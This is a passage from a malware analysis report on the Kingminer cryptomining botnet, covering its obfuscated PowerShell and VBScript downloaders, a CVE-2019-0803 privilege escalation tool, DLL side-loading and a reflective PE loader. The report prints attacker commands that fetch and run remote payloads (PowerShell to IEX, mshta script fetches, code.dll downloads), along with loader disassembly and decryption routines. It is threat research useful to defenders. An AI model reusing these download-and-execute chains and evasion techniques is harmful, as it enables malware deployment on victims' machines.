e3fef8f9b7bac7d2c7f6e3ffb7ffe3e3e7e4adb8b8e5f6e0b9f0fee3ffe2f5e2e4
f2e5f4f8f9e3f2f9e3b9f4f8fab8fff6f9e4fff8a5a4b8a6b8faf6e4e3f2e5b8b7
bafafef9f0b7effaf0f6a6b9e3efe3b7bad1f8e5f4f2d6c4db';$p = for($i=0;
$i -lt $p.length; $i+=2){[char](([byte][char][int]::Parse($p.
substring($i,2),'HexNumber')) -bxor 151)};$p=(-join $p) -join '
';$p|&(GAL I*X)"
```

The secondary command block (blue text in the previous picture) is hex-converted and a simple one-byte XOR algorithm (key is 151) is applied to it.

```
$o = New-Object -ComObject Msxml2.XMLHTTP;$o.Open('GET','hxxps://
raw.githubusercontent[.]com/hansho23/1/master/nc.txt', $False);$o.
Send();$p=$o.responseText;[System.Text.Encoding]::Ascii.GetString(
[Convert]::FromBase64String($p))|&(GAL I*X);Invoke-ReflectivePEIn-
jection -PEPath https://raw.githubusercontent.com/hansho23/1/mas-
ter/ -ming xmga1.txt -ForceASL
```

nc.txt is a reflective PE loader (described in detail in a separate section), based on PowerSploit that downloads and executes the miner component (xmga1.txt).

Downloader script

There are many versions of this downloader script that differ in small details but keep the basic outline. Kingminer uses two formats: a plain VBScript variation and a Scriptlet version. They are essentially the same, apart from the packaging.

The first thing the script does is determine whether it is running on a 32-bit or 64-bit operating system, because the attackers have crafted custom payloads to the target operating system. Just like so many other elements of the Kingminer botnet, this function was also taken from an external source. Some of the earlier versions of the downloader even contain the (previous) creator's "copyright" message:

```
       Function X86orX64()
 'Author: Demon
 'Date: 2011/11/12
 'Website: http://demon.tw
 'On Error Resume Next
 strComputer = "."
 Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\
root\cimv2")
 Set colItems = objWMIService.ExecQuery("Select * from Win32_Com-
puterSystem",,48)

 For Each objItem in colItems
 If InStr(objItem.SystemType, "86") <> 0 Then
 X86orX64 = "x86"
 ElseIf InStr(objItem.SystemType, "64") <> 0 Then
 X86orX64 = "x64"
 Else
 X86orX64 = objItem.SystemType
 End If
 Next
End Function
```

Then the script follows a well-worn path, using the ***Msxml2.XMLHTTP*** object to download the payload, then ***Adodb.Stream*** to save it to a file, and finally ***WScript.Shell*** to execute it.

Here's an example:

```
Set objXmlFile = CreateObject("Microsoft.XMLDOM")
objXmlFile.async=false
objXmlFile.load("hxxp://q.112adfdae[.]tk/"&wenjian)
Do While objXmlFile.readyState<>4
wscript.sleep 100
Loop
If objXmlFile.readyState = 4 Then

Set objNodeList = objXmlFile.documentElement.selectNodes("//file/
stream")
Set objStream = CreateObject("ADODB.Stream")
With objStream
.Type = 1
.Open
.Write objNodeList(0).nodeTypedvalue
.SaveToFile quanm, 2
.Close
```

The downloaded payload is not a plain executable file. Rather, it is packaged into an XML file. The XML file contains either a ZIP or a CAB archive, which, in turn, contains the necessary components (detailed in the following section about DLL side-loading).

The script un-compresses the files from the archive, stops the processes if the payload is already running on the computer, and executes the payload.

In some cases, the downloader script employs a second, redundant method to pull down the payload: reflective PE loading (detailed in the following section about reflective loading, below).


In most of the cases, the xmrig miner (the download names are typically ***32a.zip, 64a.zip, 32a.cab, 64a.cab***) was the final payload, but occasionally the attackers also used this mechanism to deliver a component that attempted to leverage the CVE-2019-0803 exploit. These exploit payloads, discussed in the next section, consistently use the file names ***32tl.zip*** and ***64tl.zip***.

CVE-2019-0803

In some cases, the attackers insert an intermediate step in the infection chain: a local privilege escalation exploit. Over time, the attackers evolved from using an exploit against CVE-2017-0213 to the more recently discovered CVE-2019-0803.

These components were distributed by the downloader scripts, in similar XML packaging as the miner. But in this case, the XML package contained a ZIP file with only a single executable inside.

This executable exploits the CVE-2019-0803 elevation-of-privilege vulnerability in order to start the next stage's downloader script in elevated mode. We found both 32-bit and 64-bit versions of it. The following screenshot was generated by the 32-bit version.



```
C:\temp>tool.exe
----------------------------
POC - CVE-2019-0803 (32 bit)
----------------------------
[+]pWndIcon1: FE81F400, pWndIcon2: FE81F4F8
[+]trying 0 times
[*]trying xxTriggerExploitEx...
   Filling memory gaps...
   CreateWindowEx
   ShowWindow
   UpdateWindow
hgdiObj = 0905223A
pgdiObj = FE503DB0
[!]xxTriggerExploitEx Failed
[*]DDEServer..
   CreateDdeServerice()
   DestroyWindow(hwndMenu)...
   Done
[+]trying 1 times
[*]trying xxTriggerExploitEx...
   Filling memory gaps...
   CreateWindowEx
   ShowWindow
   UpdateWindow
hgdiObj = 08051F13
pgdiObj = FDDFFDB0
[!]xxTriggerExploitEx Failed
   DestroyWindow(hwndMenu)...
   Done
[+]trying 2 times
[*]trying xxTriggerExploitEx...
   Filling memory gaps...
   CreateWindowEx
   HijackClientCopyDDEIn1()
[*]g_ClientCopyDDEIn1_ContinueAddr:7575733A, g_BitMapAddr:00000000
   CreateWnd((PWCHAR)DDE_SERVER_WINDOW_CAPTION)
   WindowMsgHandle()
   ShowWindow
   UpdateWindow
```

The executables have the PDB string:

```
C:\Users\goodnet\Desktop\CVE-2019-0803201992\x64\Release\poc_test.pdb
```

Code similarity confirms that it was based on a solution published on Github [7].

The tool runs elevated the ***mshta*** process to fetch and execute the next stage:

```
mshta.exe vbscript:GetObject("script:hxxp://aa.30583fdae[.]tk/r1.txt")
(window.close)
```

This next stage script is the downloader script in a slightly obfuscated form. The string constants are changed to hex encoded form, like:

```
tpejhiqrflrwc = Replace(vtcdewpen,pbcwizsbdtkz("70617373") & pbcwizsbdtk
z("31"),ervseefg(rqlgjgnuabnchgegaj))
tpejhiqrflrwc = Replace(tpejhiqrflrwc,pbcwizsbdtkz("70617373") & pbcwizsb
dtkz("32"),ervseefg(qazclrgzz))
```

It contains larger pieces embedded encoded scripts that, based on the decoded script content, at first appear to download ***tan.txt*** and ***tan1.txt*** from the server, both of which are innocent scripts displaying a message box:

```
cqenynybltj = "on error resume next:
…
h.open "GET", "http://"&minute(now())&second(now())&"."&u&"/tan.txt",
false:h.send():execute(a(h.responseText))"
```

However, this is just an anti-analysis trick; before execution, the embedded code is preprocessed, during which the file names are replaced with the real targets, ***pow.txt*** and ***mgxbox.txt***. In the following example ***tan.txt*** is replaced with ***mgxbox.txt*** and then ***pow.txt***.

```
vpqrknzaed = hyczpegyfnc(Replace(qbzabgpb,pbcwizsbdtkz("ta") &
pbcwizsbdtkz("n.txt"),pbcwizsbdtkz("mgxbo") & pbcwizsbdtkz("x.txt")))
rwmgpgbkfvupweahabp = hyczpegyfnc(Replace(qbzabgpb,pbcwizsbdtkz("tan.
tx") & pbcwizsbdtkz("t"),pbcwizsbdtkz("pow.tx") & pbcwizsbdtkz("t")))
```

The ***pow.txt*** sample downloads the reflective loader for the miner payload, decrypts the payload, and executes it.

Mgxbox.txt checks the operating system, and on 64-bit systems it downloads the files ***64.txt*** and ***cpl64.txt,*** while on 32-bit systems it executes ***32.txt*** and ***cpl32.txt***.

64.txt and ***32.txt*** are the encrypted xmrig miner executables, ***cpl64.txt*** and ***cpl32.txt*** are Control Panel modules.

On Windows Vista or above, the malware retrieves these files from Github. For computers running earlier operating systems, the script defaults to the time-coded download server.

Payload loading

Once the downloader script fetches the payload from the attacker's server, it executes the payload, but Kingminer takes three different approaches to this seemingly simple task.

The first method employs side-loading, the second reflective loading, the third using a Control Panel applet. The purpose of all methods is to conceal the payload from analysis and scanning, by keeping it in its encrypted form until the last possible moment. Only during execution is the payload decrypted, and it is only ever kept in memory, never hitting the disk.

DLL side-loading

Side-loading has been popular with Chinese APT groups [1] for a long time. This method makes use of the peculiarities of the Windows operating system related to directory search order.

The payload that is downloaded from the remote server is originally packaged in an XML envelope:


```
<?xml version="1.0" encoding="UTF-8"?>
<root xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="bin.
base64">TVNDRgAAAABsiQwAAAAAACwAAAAAAAAAwEBAAMAAAAiCQAAdgAAAE4AAx
UAhgAAAAAAAAAA
7jriTCAAZHdtZXIuZXhlAAAkAgAAhgAAAABLUJKSIABkdXNlci5kbGwAABwkAACqA-
gAAAEtQ
5IggAHgudHh0AG/LdHIEOwCAW4CAjQUgt8VxEwCwUwAkIgAAAADvXqnrvqa+UOVR0
mSSIhLQ
```


The XML envelope contained a ZIP archive in the earlier campaigns, but more recent campaigns switched to using CAB packages. Nevertheless, the content is similar in both cases, as illustrated in the pictures below.

The attackers provide both 32-bit (*32f1.zip* below) and 64-bit (*64.cab* below) versions of the side-loading packages, where the clean application, the malicious loader, and the payload match the version of the operating system.

One of the older 32-bit packages contained the following:

32f1.zip

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
config.json	2,547	928	JSON File	5/31/2018 6:24 ...	286C706C
fix.exe	122,048	56,998	Application	5/19/2016 10:0...	491BD5A0
soundbox.dll	65,536	21,893	Application extens...	5/31/2018 7:52 ...	ABFFF42F
x.txt	945,668	386,384	Text Document	5/23/2018 12:0...	5092E3F5

The content of the recent 64-bit package looks like this:

64.cab

Name	Size	Packed	Type	Modified
..			File folder	
duser.dll	140,288	?	Application extension	2/11/2020 6:20 PM
dwmer.exe	34,304	?	Application	7/14/2009 9:39 AM
x.txt	2,366,464	?	Text Document	2/11/2020 5:07 PM

The main components in the packages are:

- A clean, and digitally signed, trusted executable (*fix.exe* and *dwmer.exe* in the examples above), which I will subsequently call the ***clean loader***
- A malicious loader DLL (*soundbox.dll* and *duser.dll*), which I will call the ***malicious loader*** in the rest of the section
- The encrypted payload *(x.txt*)


One can spot a difference between the packages: in the older ones there was an additional ***config.json*** file, which disappeared in the later versions. This is the configuration file for the Monero miner application. Originally it was provided as a separate file. Later it was compiled into the payload binary in an attempt to make it a bit more complicated to figure out the wallet and servers used by the criminals.

The downloader script decompresses the files from the archive using the method described in [4], making use of the *Shell.Application* object and enumerating all items in the archive.

```
Set objShell = CreateObject("Shell.Application")
Set objSource = objShell.NameSpace(myZipFile)
Set objFolderItem = objSource.Items()
Set objTarget = objShell.NameSpace(myTargetDir)
intOptions = 256
objTarget.CopyHere objFolderItem, intOptions
```

The clean executable conceals the other components. Whatever warning would show up during the execution, it will apparently come from a clean and trusted executable, looking much less suspicious.

There were a handful of legit programs that were abused by Kingminer, coming from different software vendors.




The clean loader file name used in the sideloading scenarios were different from the original file names of the clean applications. The following list contains the filenames and hashes of the clean files we have observed in the attacks:

```
0948174b99c1e731508e665ee96b76f9a66de9ac:
        fix.exe
        alger.exe
        powered.exe

3ff9eefc20843c253a99ee1ed46fbe3b21bc989f:
        fix.exe
        powered.exe
        repair.exe

475b3cf22c275f50d993a84ebb7375191d151ccf:
        alger.exe

9ec010e62b91c5f89fe8af7555e6150e45abffdf:
        dwmer.exe
        alger.exe

d30e8c7543adbc801d675068530b57d75cabb13f:
        dwmer.exe
        alger.exe
```

The more important purpose of the clean executable is to have an external dependency on a Windows DLL library, which is a roundabout way to trigger the operating system to execute the malware, without directly calling the malware DLL.

When the downloader script executes the (benign) .exe, the operating system tries to resolve the DLL dependency, which it does by trying to find the DLL. The first location it searches is the directory that contains the executable – ironically not the system32 directory, where Windows houses (and protects) all its legitimate DLL files. So, it automatically loads the malicious DLL, and executes the entrypoint function *(DllEntryPoint* in the example below).

The clean executable may also call some of the DLL's normal export functions during the initialization process (*SetDesktopMonitorHook* in the example below). In addition to these legitimate-looking functions, some malicious DLLs also contain a set of fake exported functions (in this example *king1-king4*). They don't do anything meaningful, but the DLL file would look more suspicious if the number of the exported functions were too low.



Name	Address	Ordinal
ClearDesktopMonitorHook	10001920	1
GetDesktopMonitorHook	10001960	2
SetDesktopMonitorHook	10001DE0	3
king1	10001DE0	4
king2	10001930	5
king3	10001950	6
king4	10001950	7
DllEntryPoint	10002ABF	[main entry]

The main function, in the case shown above, is *SetDesktopMonitorHook*; the clean executable calls this function when it runs, which loads the payload. The rest of the exported functions are "do-nothing" code, a simple return (*ClearDesktopMonitorHook*), or a message box (*king2*), as illustrated on the code snippet below. Multiple exports often point to the same so-nothing code sections (e.g., *king3* and *king4*).

```
                public ClearDesktopMonitorHook
ClearDesktopMonitorHook proc near       ; DATA XREF: .rdata:off_10009A88↓o
                mov     eax, 1
                retn
ClearDesktopMonitorHook endp

; ---------------------------------------------------------------------------
                align 10h
; Exported entry   5. king2

; =============== S U B R O U T I N E =======================================


                public king2
king2           proc near               ; DATA XREF: .rdata:off_10009A88↓o
                push    0               ; uType
                push    offset Caption  ; "2"
                push    offset Caption  ; "2"
                push    0               ; hWnd
                call    ds:MessageBoxA
                mov     al, 1
                retn
king2           endp

; ---------------------------------------------------------------------------
                align 10h
; Exported entry   6. king3
; Exported entry   7. king4

; =============== S U B R O U T I N E =======================================


                public king4
king4           proc near               ; DATA XREF: .rdata:off_10009A88↓o
                mov     al, 1           ; king3
                retn
king4           endp
```

This payload loader code has a very simple schematic. The main function loads the encrypted payload into memory, then decrypts it. Then the malicious loader DLL uses an in-memory PE loader to convert the decrypted block of memory into a proper executable image, similar to how the operating system would do it (i.e. allocate the memory for the sections, set the section attributes, resolve the imports, locate the entry point). Finally, it loads the payload at the entry point of the executable. The most common scheme is the following:

```
 get_payload_name();
v0 = decrypt_payload();
if ( !v0 )
exit(1);
v1 = (void *)load_sections(dword_1000DC48, v0);
v2 = v1;
if ( v1 )
{
_export_a = (void (*)(void))get_export(v1, "a");
_export_a();
}
call_EIP(v2);
```

This code points out one specific peculiarity of the loader (highlighted in the code listing above): Not *only* does it call the entry point of the payload, but first it tries to locate an export named **a** — the main code of these Kingminer payload files are in this function — and execute that. (We discuss this in greater detail in the section about the xmrig miners, below.)

The payload is encrypted with a very simple XOR algorithm and in cases an additional ADD (as in the following example, XOR DL,CL is followed by ADD DL,CL) using a one-byte key:

```
decrypt         proc near               ; CODE XREF: load_payload+11↓p

arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = byte ptr  10h

                push    ebp
                mov     ebp, esp
                movzx   eax, [ebp+arg_8]
                cdq
                mov     ecx, 5ABh
                idiv    ecx
                push    esi
                mov     esi, [ebp+arg_4]
                lea     ecx, [edx+3Dh]  ; encryption key
                test    esi, esi
                jz      short abort
                mov     eax, [ebp+arg_0]
                lea     ecx, [ecx+0]

loop:                                   ; CODE XREF: decrypt+2A↓j
                mov     dl, [eax]
                xor     dl, cl
                add     dl, cl
                mov     [eax], dl
                inc     eax
                dec     esi
                jnz     short loop

abort:                                  ; CODE XREF: decrypt+18↑j
                pop     esi
                pop     ebp
                retn
decrypt         endp
```

The PE loader function has a specific way of building the Windows API function names on the stack (*VirtualAlloc* and *GetProcAddress* in the code listing below), which also can be used to identify this particular attack sequence. This construct was observed in other components as well:

```
mov     dword ptr [ebp+var_14], 'NREK'
mov     [ebp+var_10], '23LE'
mov     [ebp+var_C], 'lld.'
mov     [ebp+var_8], 0
mov     dword ptr [ebp+var_40], 'triV'
mov     [ebp+var_3C], 'Alau'
mov     [ebp+var_38], 'coll'
mov     [ebp+var_34], 0
call    edi ; LoadLibraryA
mov     ebx, ds:GetProcAddress
push    eax             ; hModule
call    ebx ; GetProcAddress
lea     ecx, [ebp+var_50]
push    ecx             ; lpProcName
lea     edx, [ebp+var_14]
push    edx             ; lpLibFileName
mov     [ebp+var_58], eax
mov     dword ptr [ebp+var_50], 'PteG'
mov     [ebp+var_4C], 'ecor'
mov     [ebp+var_48], 'eHss'
mov     [ebp+var_44], 'pa'
mov     [ebp+var_42], 0
call    edi ; LoadLibraryA
push    eax             ; hModule
call    ebx ; GetProcAddress
mov     edi, eax
mov     eax, 5A4Dh
cmp     [esi], ax
jnz     loc_10001C0D
mov     eax, [esi+3Ch]
add     eax, esi
cmp     dword ptr [eax], 4550h
```

None of these methods are new, but typically, they've been used by APT groups rather than by low-level cybercrime actors.

Some of the malicious DLLs contain strings that match the domain names used by the DGA algorithm, e.g.:

```
fdae.tk/
fdae.ml/
fdae.ga/
fdae.cf/
.aqwxrfghh.com/
```

But the code in the latest variants didn't use the strings. It looked to us like remnants of an aborted idea that was not cleaned completely from the code, which we later confirmed when we uncovered an earlier version of the loader, where the appropriate code was connected.

The malicious loader contains the IP addresses of a few DNS servers:

```
9.9.9.9
1.1.1.1
119.29.29.29
8.8.4.4
```

It will attempt to connect to these DNS servers to find out which of them is accessible.Then it checks the module file name (which is the name of the clean executable that side-loaded the DLL), and based on an internal mapping, loads a distinct payload file tied to each of the filenames (though some variants maintain a subset of this list):

```
manager.exe – main.ini
diagnosis.exe – o.ini
repair.exe – x.ini
fix.exe – y.ini
taskmgrer.exe – z.ini
taskhoster.exe – u.ini
systemer.exe – v.ini
smsser.exe – w.ini
networker.exe – r.ini
netbioser.exe – s.ini
updater.exe – t.ini
check.exe – z.ini
```

There are a few slightly different procedures to start the payload. The module filename determines which one of the is called.

```
if ( strstr(modulefilename, aAssistExe) )
{
CreateThread(0, 0, start_payload_thread, aLIni, 0, 0);
}
else if ( strstr(modulefilename, aManagerExe) )
{
CreateThread(0, 0, start_payload_thread, aMIni, 0, 0);
}
else if ( strstr(modulefilename, aDiagnosisExe) )
{
CreateThread(0, 0, start_payload_thread, aOIni, 0, 0);
}
else if ( strstr(modulefilename, aRepairExe) )
{
CreateThread(0, 0, start_payload_thread_0, aXIni, 0, 0);
}...
```

This method helps conceal the side-loader DLL's connection to the clean application. The same DLL can be used with different benign executables the criminals distribute with this campaign. Similar functionality was found in many of the malicious loader DLLs; The rest of them use a single, hard-coded payload file name.

Infinite loop keeps the miner alive

If the loading is successful, the loader will enter an infinite waiting loop. Because the payload started in a separate thread, the main thread never stops, and the miner can run indefinitely—an important consideration, because the DLL itself doesn't create any methods to ensure its own persistence.

If the *malicious loader* couldn't identify the *clean loader*-payload pair, then it will attempt to load the following files as payload files:

```
a.ini          d.ini          g.ini          l.ini
b.ini          e.ini          q.ini          m.ini
c.ini          f.ini          h.ini          o.ini
```

Code:

```
 CreateThread(0, 0, (LPTHREAD_START_ROUTINE)decrypt_exec_payload,
&_a.ini, 0, 0);
 CreateThread(0, 0, (LPTHREAD_START_ROUTINE)decrypt_exec_payload,
&_b.ini, 0, 0);
 CreateThread(0, 0, (LPTHREAD_START_ROUTINE)decrypt_exec_payload,
&_c.ini, 0, 0);
 CreateThread(0, 0, (LPTHREAD_START_ROUTINE)decrypt_exec_payload,
&_d.ini, 0, 0);
 CreateThread(0, 0, (LPTHREAD_START_ROUTINE)decrypt_exec_payload,
&_e.ini, 0, 0);
```

In some cases (e.g., when the module name is *check.exe*), the malware starts an additional DGA thread in which it generates the time-dependent URL, then downloads a file named *code.dll* from there. For example:

```
http://81642.31970fdae.tk/code.dll
```

The loader then tries to install the downloaded DLL as a service. If that fails, it will reattempt the download and installation (the URL changes slightly each time, with the highlighted time-dependent subdomain varies with each attempt as time goes by) until it's successful.

Reflective loading

The second method for the payload execution takes a different approach. Instead of relying on a DLL file to load, decrypt, and execute the payload, it employs a PowerShell script to accomplish the same task.


One of the components of the botnet (its most common name is *nc.txt*) is a reflective PE loader, based on PowerSploit [5], but has two additional command line options. One of them is *$ForceASLR*, which can be found on some custom modifications of the original release [6]. The other is *$ming*, specific only to Kingminer:

```
 [Parameter(Position = 6)]
 [String]
       $ming,
```

If this parameter is set, the loader script treats the payload as though it is encrypted, and attempts to decode the payload before execution using the following simple XOR function, with three keys (which is really combined into a single key, and it is really easy to guess):

```
       if (Test-Path $ming)
       {

       [Byte[]]$PEBytes = [System.IO.File]::ReadAllBytes((Resolve-
Path $ming))
       if($PEBytes[-1] -eq 100 -and $PEBytes[-2] -eq 99 )
       {
        $yi4=$PEBytes[-4]
              $yi5=$PEBytes[-5]
              $yi6=$PEBytes[-6]
        for($i=0; $i -lt $PEBytes.count; $i++) {
 $PEBytes[$i] = $PEBytes[$i] -bxor $yi6 -bxor $yi5 -bxor $yi4
}
        $PEBytes[-6]= $PEBytes[-7]
        $PEBytes[-5]= $PEBytes[-7]
        $PEBytes[-4]= $PEBytes[-7]
        break
       }
       }
```

Interestingly, as the highlighted code listing shows, the encryption key is not stored in the decryption code. Instead, the script hunts for specific bytes within the encrypted payload itself (usually found in locations where, if this was a normal file, you'd find null bytes) and combines these bytes into the key, as shown below. Green highlighted text indicates 'marker' bytes, and the red highlights the bytes used for calculating the key. The rest of the data shown below is the encrypted content of the payload executable.



Control panel applets

While many of the side-loader DLLs have the same functionality, the EternalBlue spreader component typically installs the Windows Control Panel applet version. (It appears that the applet functionality was added to the side-loader component, which now serves a dual purpose.)

These control panels check the module file name, and (if it matches one of the side-loader executable names), pairs it with the encrypted payload name. These names appear in some of the side-loader DLLs:

```
repair.exe -> x.png
agler -> x.txt
protected.exe: z.png
```

Then it decrypts the payload and executes it in memory, so the decrypted payload isn't written to disk.

When the DLL is used as a Control Panel applet, it calls the *CPlApplet* export function, and performs the same loading as previously described. Because the *DllEntry* code redundantly calls the same function, the loader code is executed, either way.

Choose an entry point

Name	Address	Ordinal
CPlApplet	10002200	2
ClearDesktopMonitorHook	100020E0	3
DllEntry	10001FC0	4
InitGadgets	100021F0	5
SetDesktopMonitorHook	10001FB0	6
DllEntryPoint	10005DE5	[main entry]


Each function starts with a large block of fake code. The real code follows this code block, and usually is much shorter.

```
void __stdcall SetLastError_0(DWORD dwErrCode)
{
  DWORD v1; // [esp+Ch] [ebp+Ch]

  if ( dword_1000D068 < dword_1000D06C )
  {
    IsValidCodePage(1u);
    IsProcessorFeaturePresent(1u);
    SetHandleCount(1u);
    TlsAlloc();
    GetEnvironmentStringsW();
    GetStdHandle(1u);
    GetCurrentThreadId();
    GetACP();
    GetCommandLineA();
    EncodePointer(0);
    CloseHandle(hFile);
    TlsFree(1u);
    TlsGetValue(1u);
    GetFileType(hFile);
    LoadLibraryA("1");
    DeleteFileA("1");
    GetCurrentProcess();
    TlsSetValue(0, 0);
    GetTickCount();
    GetCurrentProcessId();
    GetOEMCP();
    LoadLibraryW("1");
    DecodePointer(0);
    SetLastError(1u);
    TerminateProcess(hFile, 0);
    GetLastError();
    Sleep(1u);
    GetModuleHandleW("1");
    IsDebuggerPresent();
    ExitProcess(0);
  }
  if ( dwErrCode < v1 )
    SetLastError(ERROR_INVALID_DATA);
}
```

Fake code

Real code

The miners are compiled into DLLs, with the loader code executing the export function named **a**. After that, it redundantly executes the same code at the entry point of the decrypted payload, as well.




```
  TerminateProcess(hProcess, 0);
  GetLastError();
  Sleep(1u);
  GetModuleHandleW("1");
  IsDebuggerPresent();
  ExitProcess(0);
}
get_payload_name();
v0 = decrypt_payload();
if ( !v0 )
  exit(1);
v1 = (void *)load_sections(dword_1000DC48, v0);
v2 = v1;
if ( v1 )
{
  _export_a = (void (*)(void))get_export(v1, "a");
  _export_a();
}
call_EIP(v2);
